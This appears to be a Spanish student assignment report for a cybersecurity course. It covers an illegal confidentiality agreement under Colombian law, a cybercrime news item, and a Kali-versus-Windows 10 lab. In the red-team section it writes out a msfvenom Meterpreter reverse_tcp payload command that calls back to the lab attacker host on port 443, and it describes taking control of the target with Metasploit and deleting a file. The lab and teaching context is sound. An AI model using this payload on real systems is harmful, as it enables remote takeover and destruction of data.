
Figura 6. IP máquina virtual Windows 10



Fuente: propia

En la figura 7, se puede evidenciar la comunicación entre las dos máquinas virtuales, desde la máquina virtual Kali Linux (192.168.1.60), se realiza una solicitud por medio de PING a la máquina virtual Windows 10 (192.168.1.70), recibiendo los paquetes satisfactoriamente, dicha comunicación se puede evidenciar a continuación:


Figura 7. Ping a máquina virtual Windows 10



Fuente: propia

En la figura 8, se puede evidenciar la comunicación entre las dos máquinas virtuales, desde la máquina virtual Windows 10 (192.168.1.70), se realiza una solicitud por medio de PING a la máquina virtual Kali Linux (192.168.1.60), recibiendo los paquetes satisfactoriamente, dicha comunicación se puede evidenciar a continuación:

Figura 8. Ping a máquina virtual Kali Linux



Fuente: propia

ETAPA 2.

1. ¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo, **¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad?** En caso de existir líneas de texto que orienten el acuerdo de confidencialidad a procesos ilegales deberá resaltar, explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad.

En cuanto a la información plasmada en el documento anexo 3 que hace referencia al acuerdo de confidencialidad se en encuentran los siguientes párrafos como ilegales:

> *Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella,* ***la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.***

En el anterior párrafo de la cláusula primera se evidencia claramente que obligan a la parte receptora a no divulgar los procesos ilegales dentro de la compañía, siendo claramente un acto totalmente ilegal, ya que quieren que la persona de cierto modo

se vuelva cómplice al ocultar y no divulgar la ilegalidad convirtiéndolo en un delito informático.

> *Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales,* ***datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".***

En el anterior párrafo se evidencia claramente que en el acuerdo de confidencialidad quieren hacer pasar los datos secretos de chuzadas, interceptación ilegal de la información y acceso abusivo a los sistemas, como si fueran datos confidenciales, dónde este tipo de datos representan todo lo contrario convirtiéndose en algo ilegal en cuanto al manejo de la información.

> ***No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.***

En el anterior párrafo lo que procura el acuerdo de confidencialidad es que la persona o empleado no denuncie todos los delitos o procesos ilegales que pueda llegar a conocer o presenciar dentro de la compañía.

> ***Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.***

En el anterior párrafo se observa claramente que el empleado se debe hacer responsable de los delitos en caso de un allanamiento.

> *La parte receptora se obliga* ***a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse.***

En el anterior párrafo se evidencia claramente que obligan a la parte receptora a no divulgar los procesos ilegales dentro de la compañía, sin el consentimiento de la empresa, siendo esto un acto delictivo.

> *Octava. Solución de controversias: Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo.* ***En caso que la información ilegal o confidencial sea encontrada en manos del receptor***

este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.

En el anterior párrafo se observa que en caso de que el empleado sea encontrado con la información ilegal, el mismo deberá conseguir su propia defensa judicial y librar de toda responsabilidad a la empresa convirtiéndose en el único responsable de todos los delitos que esté cometiendo la empresa.

2. Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

En el anexo 3 que hace referencia al acuerdo de confidencialidad, se identifica en la cláusula primera y cuarta que la parte receptora del acuerdo está obligada a no divulgar sobre los procesos ilegales dentro de HackerHouse, lo que violenta claramente la legalidad.

Por lo cual en la ley 1778 de 2016[8] se establecen disposiciones para prevenir, sancionar y erradicar la corrupción en el sector público y privado. En el parágrafo 1 el cual se refiere a la existencia, ejecución y efectividad de programas de transparencia y ética empresarial o de mecanismos anticorrupción al interior de la sociedad domiciliada en Colombia o sucursal de sociedad extranjera.

Como también la ley 222 de 1995[9], regula la responsabilidad de los administradores y directores de las sociedades anónimas y otras entidades, estableciendo las obligaciones y deberes que deben cumplir. Si se permite o facilita deliberadamente procesos ilegales, los directivos podrían enfrentar responsabilidades legales según esta ley.

La ley 906 de 2004 (Código de Procedimiento Penal)[10] también establece un marco procesal para la investigación y el juzgamiento de los delitos en Colombia. Si hay indicios de que se están permitiendo procesos ilegales en una empresa, podrían iniciarse investigaciones y procesos penales según esta ley.

[8] Cámara de comercio de Bogotá Biblioteca Digital CCB Ley 1778 del 2 de febrero del 2016 [En línea]. Disponible en: https://bibliotecadigital.ccb.org.co/items/558d9fde-11d6-4a6a-a6c5-da533c6c5fa0

[9] Ley 222 de 1995 [En línea]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=6739

[10] Ley 906 de 2004 [En línea]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=14787#:~:text=Nadie%20podr%C3%A1%20ser%20molestado%20en%20su%20vida%20privada.,previamente%20definidos%20en%20este%20c%C3%B3digo.

3. El sueldo para los puestos de Red team y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. **¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería?** Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Claramente NO aceptaría el cargo independientemente del salario asignado en la oferta laboral para el cargo de los equipos Red Team y Blue Team, primeramente por principios y valores morales como persona, como segundo argumento a esto la ética profesional se debe respetar desde todos los puntos de vista, como lo establece el código de ética del consejo profesional nacional de ingeniería COPNIA, el cual contempla una serie de derechos y deberes que deben tener en cuenta los profesionales de las ingenierías para no violar algunas de las disposiciones del código de ética lo cual desencadenan las siguientes sanciones:

- Amonestación Escrita, en el caso de las faltas leves.

- Suspensión de la Matrícula Profesional por un término máximo de cinco años, dependiendo de la gravedad de la falta y de si el profesional tiene o no antecedentes disciplinarios.

- La cancelación de la Matrícula Profesional, en el caso de las faltas gravísimas.

El Código de Ética Profesional, es una trascripción literal del título IV de la Ley 842 de 2003 busca que los Ingenieros, Profesionales afines y auxiliares, actúen con compromiso y honestidad en aras de brindar a la ciudadanía un ejercicio ético de su profesión.

Por lo cual el código en su artículo 31 de los deberes generales de los profesionales estipula claramente que: los profesionales deben denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder.

Y así mismo dentro de las prohibiciones que tiene el profesional en el artículo 32 se encuentra; prohibido permitir, tolerar o facilitar el ejercicio ilegal de las profesiones reguladas por esta ley.

Reiterando la respuesta, yo NO aceptaría el cargo teniendo en cuento todo lo mencionado anteriormente basado en los principios y valores personales como también en el código de ética de COPNIA[11].

4. Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.

COLOMBIA, UN PAÍS VULNERABLE AL SECUESTRO DE DATOS ENLATINOAMÉRICA.

Según la Fiscalía, en 2018 se reportaron 20.000 denuncias por delitos informáticos en Colombia.

Fuente de la noticia: RCN radio[12]
Fecha de publicación: 28 Nov 2019

En los últimos años, uno de los tópicos que ha suscitado un considerable interés está relacionado con la salvaguardia y fragilidad de los datos compartidos en línea. El continuo proceso de transformación digital trae consigo diariamente desafíos considerables en el ámbito de la ciberseguridad, los cuales, en numerosos casos, tienen un impacto significativo en las empresas.

Esta evolución ha impulsado la creación de nuevas competencias y herramientas destinadas a contrarrestar los ataques cibernéticos. Según información proporcionada por la fiscalía general de la Nación, solo en el año 2018, se documentaron alrededor de 20.000 denuncias por delitos informáticos en Colombia.

Entre los ataques más frecuentes que se han mencionado figuran los incidentes de código malicioso, conocido también como malware, y la suplantación de identidad, así como el secuestro de sitios web. Esta última modalidad impacta particularmente a instituciones financieras, dado que involucra datos de alta relevancia susceptibles de ser explotados por ciberdelincuentes.

En este contexto, la revolución digital ha planteado desafíos considerables, donde los protagonistas son aquellos individuos que se dedican a contrarrestar día a día los embates con el fin de resguardar tanto la economía como la privacidad, confidencialidad y reputación de los perjudicados.

[11] COPNIA código de ética [En línea]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica
[12] RCN radio. cibercrimen Colombia, un país vulnerable al secuestro de datos en Latinoamérica [En línea]. Disponible en: https://www.rcnradio.com/etiquetas/cibercrimen

En la búsqueda por proteger la información, las habilidades de detección y respuesta han evolucionado, lo cual ha generado la necesidad de adquirir nuevas competencias en la detección de amenazas, la validación de su eficacia, la formulación de respuestas ante incidentes y la implementación de herramientas basadas en inteligencia artificial.

Dadas las particularidades del entorno empresarial y el tratamiento de información delicada, se torna fundamental recurrir a una entidad especializada en el campo, la cual pueda supervisar y administrar todas las medidas de seguridad pertinentes para prevenir posibles ataques. Resulta evidente que la interconexión global también conlleva la necesidad de su acompañamiento y resguardo.

De la noticia anterior se pueden identificar los siguientes delitos informáticos cometidos, establecidos en la LEY 1273 DE 2009[13]:

Artículo 269E. USO DE SOFTWARE MALICIOSO: El que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 2691. HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES: El que, superando medidas de seguridad informáticas, realice la conducta señalada en el artículo 239 manipulando un sistema informático, una red de sistema electrónico, telemático u otro medio semejante, o suplantando a un usuario ante los sistemas de autenticación y de autorización establecidos, incurrirá en las penas señaladas en el artículo 240 de este Código.

Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO: El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269F. VIOLACIÓN DE DATOS PERSONALES: El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique p emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

[13] Ley 1273 de 2009 delitos informáticos [En línea]. Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

Artículo 269G. SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES: El que con objeto ilícito y sin estar facultado para ello, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con pena más grave.

ETAPA 3.

DESCRIBA DE MANERA ESPECÍFICA LAS HERRAMIENTAS SOFTWARE QUE UTILIZÓ PARA LLEVAR A CABO EL ANEXO 4 – ESCENARIO 3 ENFOCADO A REDTEAM.

Para el desarrollo del anexo 4 – escenario 3, se hizo uso de varias herramientas y aplicaciones las cuales se mencionan a continuación:

- Un software de virtualización de código abierto que permite crear y ejecutar máquinas virtuales en tu computadora. Para este caso utilizamos Virtual Box en la versión 6.1

- Una máquina virtual Kali Linux quien hace las veces de máquina atacante

- Una máquina virtual Windows 10, que para este caso es la máquina objetivo en dónde será enfocado el ataque.

- Herramientas como la creación de un Payload para ser ejecutado en la máquina objetivo.

- Por medio de Metasploit se realizó el acceso a la máquina objetivo, teniendo total control del sistema.

- Ya con el control de la máquina por medio de Meterpreter realizamos la navegación por el directorio de la máquina objetivo, accediendo a los archivos teniendo toda la disposición de los mismos hasta llegar al punto de eliminarlos.

A CONTINUACIÓN, LISTE Y DESCRIBA LOS DATOS E INFORMACIÓN DEL ANEXO 4 – ESCENARIO 3 QUE LE FUERON DE AYUDA PARA IDENTIFICAR EL FALLO DE SEGURIDAD ESPECÍFICO EL CUAL ATACA A LA MÁQUINA WINDOWS 10 X64.

Según el anexo 4 – escenario 3, como primera instancia el primer dato y de bastante importancia entregado por el administrador del equipo hace referencia sobre la ausencia de un archivo que había creado anteriormente con un nombre y extensión especifica, el cual no encuentra en el directorio, lo que como especialistas en

seguridad nos lleva a construir diferentes hipótesis sobre la causa de la pérdida del archivo.

Adicionalmente el administrador de la computadora afectada informa un dato aún más importante, en el cual explica que uno de sus compañeros de la empresa le envió un archivo tipo ejecutable vía WhatsApp web, el cual tiene como extensión .exe, y el administrador sin tener ningún protocolo de seguridad procedió a descargar y ejecutar en la máquina Windows, lo que permite ir dando más detalle y claridad de lo que pudo suceder con el archivo extraviado.

Y por último el administrador, entrega un detalle sobre las características con las que cuenta la máquina afectada, los cuales se relacionan a continuación:

- Sistema operativo: Windows 10 a 64 bits.
- Los sistemas de seguridad de la máquina afectada se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus entre otros).
- Tenía un archivo de texto ubicado en el escritorio.
- Recuerda haber ejecutado un archivo .exe con el nombre PoC_cedulaestudiante.

¿QUÉ HERRAMIENTA UTILIZÓ PARA PODER IDENTIFICAR LOS FALLOS DE SEGURIDAD DE LA “MÁQUINA WINDOWS 10”? ¿QUÉ PUERTO ABRE LA APLICACIÓN ESPECÍFICA EN EL ANEXO?


Primeramente, se hizo uso de la herramienta Msfconsole, con el fin de acceder a un Exploit ejecutando el comando exploit/multi/handler con el fin de acceder a Meterpreter que para este caso es la herramienta principal para el acceso a la máquina objetivo, todo esto realizado desde una Shell, el puerto especifico que es vulnerado es el 443.

EXPLIQUE CON SUS PALABRAS Y DE MANERA ESPECÍFICA CÓMO AFECTA EL ATAQUE A LA MÁQUINA (WINDOWS 10 X64), HAGA USO DE GRÁFICOS PARA EXPLICAR EL ATAQUE.

La afectación del ataque a la maquina objetivo (Windows 10), es claramente a la vulneración de la seguridad de los archivos e información que contenga la estación de trabajo, comprometiendo la confidencialidad, integridad, y disponibilidad de los datos, ya que desde el ataque perfectamente se puede tener todo el control de la maquina teniendo los privilegios para navegar por los diferentes directorios de la máquina, esto claramente representa una vulnerabilidad explotada con la peor afectación posible.

En la siguiente gráfica se puede observar cómo se realizó el ataque, en dónde se expone que vía WhatsApp web, fue descargado un archivo infectado en la máquina Windows, y el usuario administrador ejecutó el archivo por desconocimiento infectando la máquina dándole acceso al atacante para tener todo el control y gestión de los directorios del equipo y posteriormente eliminando el archivo txt.

Figura 9. Gráfica del ataque




Fuente: propia

DEBERÁ DOCUMENTAR Y ADJUNTAR LOS COMANDOS UTILIZADOS Y EXPLICAR LA ESTRUCTURA DESARROLLADA PARA EL PAYLOAD ADEMÁS DE LOS COMANDOS PARA EJECUTAR EL PAYLOAD.

En la siguiente imagen se valida la configuración de IP que tiene asignada la máquina virtual Kali Linux, que para este caso corresponde a la siguiente, 192.168.1.60, esto con el fin de evidenciar la conexión entre las dos máquinas.


Figura 10.IP asignada en VM Kali Linux



Fuente: propia

En la siguiente imagen se realiza un PING desde la máquina Windows para evidenciar la conexión entre las dos máquinas.


Figura 11. PING desde la VM de Windows a Kali Linux



Fuente: propia

En la siguiente imagen se valida la configuración de IP que tiene asignada la máquina virtual Windows 10, que para este caso corresponde a la siguiente, 192.168.1.70, esto con el fin de evidenciar la conexión entre las dos máquinas.


Figura 12. IP asignada en VM Windows



Fuente: propia

En la siguiente imagen se realiza un PING desde la máquina Kali Linux para evidenciar la conexión entre las dos máquinas.

Figura 13. PING desde la VM Kali Linux a la Windows



Fuente: propia

En la siguiente imagen se crea el archivo ejecutable Payload por medio de la herramienta Msfvenom desde la máquina Kali Linux, el comando utilizado es el siguiente:
-p windows/x64/meterpreter/reverse_tcp –platform windows a x64 LHOST=192.168.1.60 LPORT=443 -f exe >> /home/kali/Descargas/PoC_1116437116.exe

El cual se explica cada parámetro a continuación:

- -p: Este comando indica la carga útil a usar en el ataque.

- --platform: Este parámetro indica la plataforma la cual se desea atacar dado que msfvenom no solamente es funcional con Windows sino con otros sistemas operativos.


- -a: Este parámetro indica la arquitectura que se desea atacar, para este caso es una máquina Windows x64.

- LHOST: Este parámetro indica el LOCAL HOST, o ip de la máquina atacante, para este caso la máquina Kali tiene asignada la IP 192.168.1.60

- LPORT: Este parámetro indica el LOCAL PORT, o puerto de la máquina víctima por la cual se dará la escucha de la víctima; para este caso es el puerto 443.

